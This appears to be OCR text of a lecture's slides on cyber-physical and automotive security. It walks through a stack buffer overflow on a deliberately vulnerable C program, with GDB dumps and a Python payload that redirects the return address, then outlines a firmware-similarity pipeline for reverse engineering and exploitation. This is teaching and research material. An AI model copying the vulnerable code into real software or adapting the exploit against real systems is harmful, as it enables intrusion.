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The Next Frontier of Cyber Warfare: Exploring Reverse Engineering of Automotive Software

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
About Me

- **University of Maryland, Baltimore County**
  - Research: Underwater Localization, Wireless Sensor Networks
  - Internships
    - West Virginia University – Photonics
    - Executive Office of the President – Software Engineering
    - Texas A&M – Solar Energy
- **Vanderbilt University**
  - Research: Resiliency and Security of CPS
  - Startups, Innovations
  - STEM outreach through Congressional Initiatives
- **National Security Agency**
  - Leveraging Big Data for Strategic Intelligence



About Me

- **Johns Hopkins Applied Physics Lab**
  - Research Focus
    - Embedded Exploitation and resilience of safety-critical Cyber-Physical Systems
    - Assurance of Autonomous Systems
    - Big data, election integrity, national security
  - Government Collaboration
    - NSA, NSF, DARPA, NIST, etc.

Cyber-Physical Systems are NOT Secure

- CPS-IoT are increasingly subjected to sophisticated cyber-attacks
- Several high profile autonomous vehicle accidents demonstrate the tightly coupled nature between the software and physical dynamics
- CPS not only have to maintain integrity while under cyber attacks, but also need to ensure safe behavior and operation


Motivation: Offense

- DARPA Cyber Grand Challenge
  - Autonomous Capture the Flag Competition in 2016
  - Led to development of and interest in autonomous reverse engineering and exploitation tools within academia, government, and industry (For All Secure, Angr, McSema, Ghidra, etc.)
  - Competition architecture was limited in scope, new problems emerge when looking at scaling approaches to the **REAL WORLD**

- Johns Hopkins Applied Physics Lab
  - 7,000 Employees in Laurel, MD
  - Group serves as embedded reverse engineering SMEs for IC and DOD
  - Mission critical and time sensitive projects often emerge unpredictably with tight deadlines

Automotive Security

- Vehicle Statistics
  - 150 Million connected vehicles by 2020
  - 70 ECUs
  - 100 Million lines of code
- Significant Vulnerabilities
  - ECU Legacy Code
  - Connection of non-critical systems to safety-critical network
  - Unprotected communications
- Memory Corruption
  - Code Injection
  - Code Reuse
  - Non-Control Data



Buffer Overflow = Memory Corruption

Smashing the Stack for Fun and Profit





Fig. 1 Process Memory Regions




Exploiting Buffer Overflow

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   int *ret;

   ret = buffer1 + 12;
   (*ret) += 8;
}

void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

```
bottom of                                                    top of
memory                                                       memory
          buffer2       buffer1   sfp   ret   a     b     c
<------   [           ][       ][    ][    ][    ][    ][    ]

top of                                                    bottom of
stack                                                        stack
```

Source Code




```c
#include <stdio.h>

void secretFunction()
{
   printf("Congratulations!\n");
   printf("You have entered in the secret function!\n");
}

void echo()
{
   char buffer[20];

   printf("Enter some text:\n");
   scanf("%s", buffer);
   printf("You entered: %s\n", buffer);
}

int main()
{
   echo();

   return 0;
}
```

Normal Operation

```
gcc vuln.c -o vuln -fno-stack-protector -m32
```

```
Enter some text:
HackIt!
You entered: HackIt!
```

GDB Run Through

gdb vuln

Disass main

```
Dump of assembler code for function main:
   0x08049200 <+0>:     push   %ebp
   0x08049201 <+1>:     mov    %esp,%ebp
   0x08049203 <+3>:     and    $0xfffffff0,%esp
   0x08049206 <+6>:     call   0x80491bf <echo>
   0x0804920b <+11>:    mov    $0x0,%eax
   0x08049210 <+16>:    leave
   0x08049211 <+17>:    ret
End of assembler dump.
(gdb)
```

Disass secretFunction

```
Dump of assembler code for function secretFunction:
   0x08049196 <+0>:     push   %ebp
   0x08049197 <+1>:     mov    %esp,%ebp
   0x08049199 <+3>:     sub    $0x8,%esp
   0x0804919c <+6>:     sub    $0xc,%esp
   0x0804919f <+9>:     push   $0x804a00c
   0x080491a4 <+14>:    call   0x8049050 <puts@plt>
   0x080491a9 <+19>:    add    $0x10,%esp
   0x080491ac <+22>:    sub    $0xc,%esp
   0x080491af <+25>:    push   $0x804a020
   0x080491b4 <+30>:    call   0x8049050 <puts@plt>
   0x080491b9 <+35>:    add    $0x10,%esp
   0x080491bc <+38>:    nop
   0x080491bd <+39>:    leave
   0x080491be <+40>:    ret
```

Disass echo

```
Dump of assembler code for function echo:
   0x080491bf <+0>:     push   %ebp
   0x080491c0 <+1>:     mov    %esp,%ebp
   0x080491c2 <+3>:     sub    $0x28,%esp
   0x080491c5 <+6>:     sub    $0xc,%esp
   0x080491c8 <+9>:     push   $0x804a049
   0x080491cd <+14>:    call   0x8049050 <puts@plt>
   0x080491d2 <+19>:    add    $0x10,%esp
   0x080491d5 <+22>:    sub    $0x8,%esp
   0x080491d8 <+25>:    lea    -0x1c(%ebp),%eax
   0x080491db <+28>:    push   %eax
   0x080491dc <+29>:    push   $0x804a05a
   0x080491e1 <+34>:    call   0x8049070 <__isoc99_scanf@plt>
   0x080491e6 <+39>:    add    $0x10,%esp
   0x080491e9 <+42>:    sub    $0x8,%esp
   0x080491ec <+45>:    lea    -0x1c(%ebp),%eax
   0x080491ef <+48>:    push   %eax
   0x080491f0 <+49>:    push   $0x804a05d
   0x080491f5 <+54>:    call   0x8049040 <printf@plt>
   0x080491fa <+59>:    add    $0x10,%esp
   0x080491fd <+62>:    nop
   0x080491fe <+63>:    leave
   0x080491ff <+64>:    ret
```

Set Breakpoint and Run

1. B * 0x080491fd
2. R
3. Enter some Text AAAAAAAAAA
4. View Stack at breakpoint – x/40x $esp

```
Breakpoint 1, 0x080491fd in echo ()
(gdb) x/40x $esp
0xffffcc40:     0xf7fa83fc      0x00100000      0x00000000      0x41414141
0xffffcc50:     0x41414141      0xff004141      0xffffcd1c      0x08049241
0xffffcc60:     0xf7fe3c40      0x00000000      0xffffcc78      0x0804920b
0xffffcc70:     0xf7fa8000      0x00000000      0x00000000      0xf7e1f8b9
0xffffcc80:     0x00000001      0xffffcd14      0xffffcd1c      0xffffcca4
0xffffcc90:     0x00000001      0x00000000      0xf7fa8000      0x00000000
0xffffcca0:     0xf7ffcfcc      0x00000000      0xf7fa8000      0x00000000
0xffffccb0:     0x00000000      0x00864be5      0x3cefa5f5      0x00000000
0xffffccc0:     0x00000000      0x00000000      0x00000001      0x08049080
0xffffccd0:     0x00000000      0xf7fe9044      0xf7fe3c40      0x0804c000
(gdb)
```

Buffer Input

Return Address

Reach Return Address with Input

1. B * 0x080491fd
2. R
3. Input 32 A's (Enter some Text AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA)
4. View Stack at breakpoint – x/40x $esp

```
Breakpoint 1, 0x080491fd in echo ()
(gdb) x/40x $esp
0xffffcc40:     0xf7fa83fc      0x00100000      0x00000000      0x41414141
0xffffcc50:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcc60:     0x41414141      0x41414141      0x41414141      0x08049200
0xffffcc70:     0xf7fa8000      0x00000000      0x00000000      0xf7e1f8b9
0xffffcc80:     0x00000001      0xffffcd14      0xffffcd1c      0xffffcca4
0xffffcc90:     0x00000001      0x00000000      0xf7fa8000      0x00000000
0xffffcca0:     0xf7ffcfcc      0x00000000      0xf7fa8000      0x00000000
0xffffccb0:     0x00000000      0xf19ed948      0xcdf73758      0x00000000
0xffffccc0:     0x00000000      0x00000000      0x00000001      0x08049080
0xffffccd0:     0x00000000      0xf7fe9044      0xf7fe3c40      0x0804c000
(gdb)
```

Return Address

Create Payload

Python –c ‘print “a” * 32 + ”\x96\x91\x04\x08” > test.txt

```
Dump of assembler code for function secretFunction:
   0x08049196 <+0>:     push   %ebp
   0x08049197 <+1>:     mov    %esp,%ebp
   0x08049199 <+3>:     sub    $0x8,%esp
   0x0804919c <+6>:     sub    $0xc,%esp
   0x0804919f <+9>:     push   $0x804a00c
   0x080491a4 <+14>:    call   0x8049050 <puts@plt>
   0x080491a9 <+19>:    add    $0x10,%esp
   0x080491ac <+22>:    sub    $0xc,%esp
   0x080491af <+25>:    push   $0x804a020
   0x080491b4 <+30>:    call   0x8049050 <puts@plt>
   0x080491b9 <+35>:    add    $0x10,%esp
   0x080491bc <+38>:    nop
   0x080491bd <+39>:    leave
   0x080491be <+40>:    ret
```

Run with Payload

1. B * 0x080491fd
2 R < test.txt
3. View Stack at breakpoint – x/40x $esp

```
Breakpoint 1, 0x080491fd in echo ()
(gdb) x/40x $esp
0xffffcc40:     0xf7fa83fc      0x00100000      0x00000000      0x61616161
0xffffcc50:     0x61616161      0x61616161      0x61616161      0x61616161
0xffffcc60:     0x61616161      0x61616161      0x61616161      0x08049196
0xffffcc70:     0xf7fa8000      0x00000000      0x00000000      0xf7e1f8b9
0xffffcc80:     0x00000001      0xffffcd14      0xffffcd1c      0xffffcca4
0xffffcc90:     0x00000001      0x00000000      0xf7fa8000      0x00000000
0xffffcca0:     0xf7ffcfcc      0x00000000      0xf7fa8000      0x00000000
0xffffccb0:     0x00000000      0x942b6581      0xa8428b91      0x00000000
0xffffccc0:     0x00000000      0x00000000      0x00000001      0x08049080
0xffffccd0:     0x00000000      0xf7fe9044      0xf7fe3c40      0x0804c000
(gdb)
```

Return Address

Continue until End

1. C

```
Breakpoint 1, 0x080491fd in echo ()
(gdb) x/40x $esp
0xffffcc40:     0xf7fa83fc      0x00100000      0x00000000      0x61616161
0xffffcc50:     0x61616161      0x61616161      0x61616161      0x61616161
0xffffcc60:     0x61616161      0x61616161      0x61616161      0x08049196
0xffffcc70:     0xf7fa8000      0x00000000      0x00000000      0xf7e1f8b9
0xffffcc80:     0x00000001      0xffffcd14      0xffffcd1c      0xffffcca4
0xffffcc90:     0x00000001      0x00000000      0xf7fa8000      0x00000000
0xffffcca0:     0xf7ffcfcc      0x00000000      0xf7fa8000      0x00000000
0xffffccb0:     0x00000000      0x942b6581      0xa8428b91      0x00000000
0xffffccc0:     0x00000000      0x00000000      0x00000001      0x08049080
0xffffccd0:     0x00000000      0xf7fe9044      0xf7fe3c40      0x0804c000
(gdb) c
Continuing.
Congratulations!
You have entered in the secret function!

Program received signal SIGSEGV, Segmentation fault.
0xf7fa8000 in _GLOBAL_OFFSET_TABLE_ () from /lib/libc.so.6
(gdb)
```

Why is this a Problem in Automotive Applications?

Background

- Proprietary software currently leverages a security through obscurity approach
- There is a large set of previously discovered vulnerability data within open source software and previously reverse engineered proprietary software
- Proprietary software often relies upon open source libraries
- Most impactful vulnerabilities seem to be most common and simplest


Problem

- How do you speed up the time to reverse engineer mission critical systems?
- How similar and at risk is proprietary software to open source library vulnerabilities?

Hypothesis: Leveraging software similarity as a heuristic can significantly speed up time to reverse engineer and exploit proprietary software.


Ruckus Architecture

- Hybrid Human + Autonomous Approach
  - Human expertise + in depth analysis
  - Autonomous scalability
- Software similarity heuristic
  - Similar firmware will contain similar vulnerabilities
  - Centralized location to reuse previously discovered vulnerabilities
  - Should start with lowest hanging fruit first



Firmware Discovery Module

- Input
  - Manual Input
  - Web Crawler
- Filesystem is carved to accumulate all files and libraries of interest
- Output
  - Set of binary files
  - Firmware properties



Vulnerability Discovery Module

- Hybrid approach
  - Manual – Fine grained inspection
  - Autonomous – Rapid high level analysis
- Binary Analysis
  - Disassembly
  - Control flow graph generation
  - Metadata extraction
- Symbolic Execution
  - Angr
- Fuzzing
  - Targeted approach with symbolic execution results fed as input

Correlation Engine Module

- Fuzzy Hashing
  - Binary signatures
  - Vulnerabilities
- Dependencies
  - Shared libraries
- Natural Language Processing
  - Filenames
  - Symbol and function names

Algorithm 1 Compute correlation between binaries


Require: Files (F) $\subseteq$ Binary Files (β) $\subseteq$ {Executable, Library}
Require: Comparators (C) $\subseteq$ {Vulns, Dependencies, Signatures, Fuzzy Hash}
Require: Target Firmware (TF) $\subseteq \beta_{TF} \subseteq C_{TF}$
Require: Dataset (D) $\subseteq Firmware_D \subseteq \beta_D \subseteq C_D$
Matches List ML
Binary Files BM
for all File F in TF **do**
  if F.Type $\supseteq \beta$ **then**
    $Vulns_F$ = findVulns(F)
    $Deps_F$ = findDeps(F)
    $Sigs_F$ = findSigs(F)
    $Hash_F$ = computeHash(F)
    F.comps= {$Vulns_F$, $Deps_F$, $Sigs_F$, $Hash_F$}
    BM.append(F)
  end if
end for
for all Firmware Firm in D **do**
  MatchScore $score_{ba}$, $score_{sigs}$, $score_{hash}$, totalscore
  counter=0
  for all File Fcur in Firm **do**
    if F.Type $\supseteq \beta$ **then**
      counter+=1
      $Vulns_{Fcur}$ = findVulns(Fcur)
      $Deps_{Fcur}$ = findDeps(Fcur)
      $Sigs_{Fcur}$ = findSigs(Fcur)
      $Hash_{Fcur}$ = computeHash(Fcur)
      $score_{ba}$ = findOverlap(BM, $Vulns_{Fcur}$, $Deps_{Fcur}$)
      $score_{sigs}$ = findOverlap(BM, $Sigs_{Fcur}$)
      $score_{hash}$ = findOverlap(BM,$Hash_{Fcur}$)
      filescore = ($score_{ba}$ + $score_{sigs}$ + $score_{hash}$) / 3
      totalscore += filescore
    end if
  end for
  Match Score firmMatchScore = totalscore / counter
  Match m = {$Firm_{TF}$, $Firm$, firmMatchScore}
  ML.append(m)
end for

Database

- Hybrid Graph and Relational
  - Graph – Stores high level relations
    - Firmware similarity
    - File dependencies
  - Relational – Stores binary blobs and content
    - Vulnerabilities
    - Signatures
- Speeds up lookup time

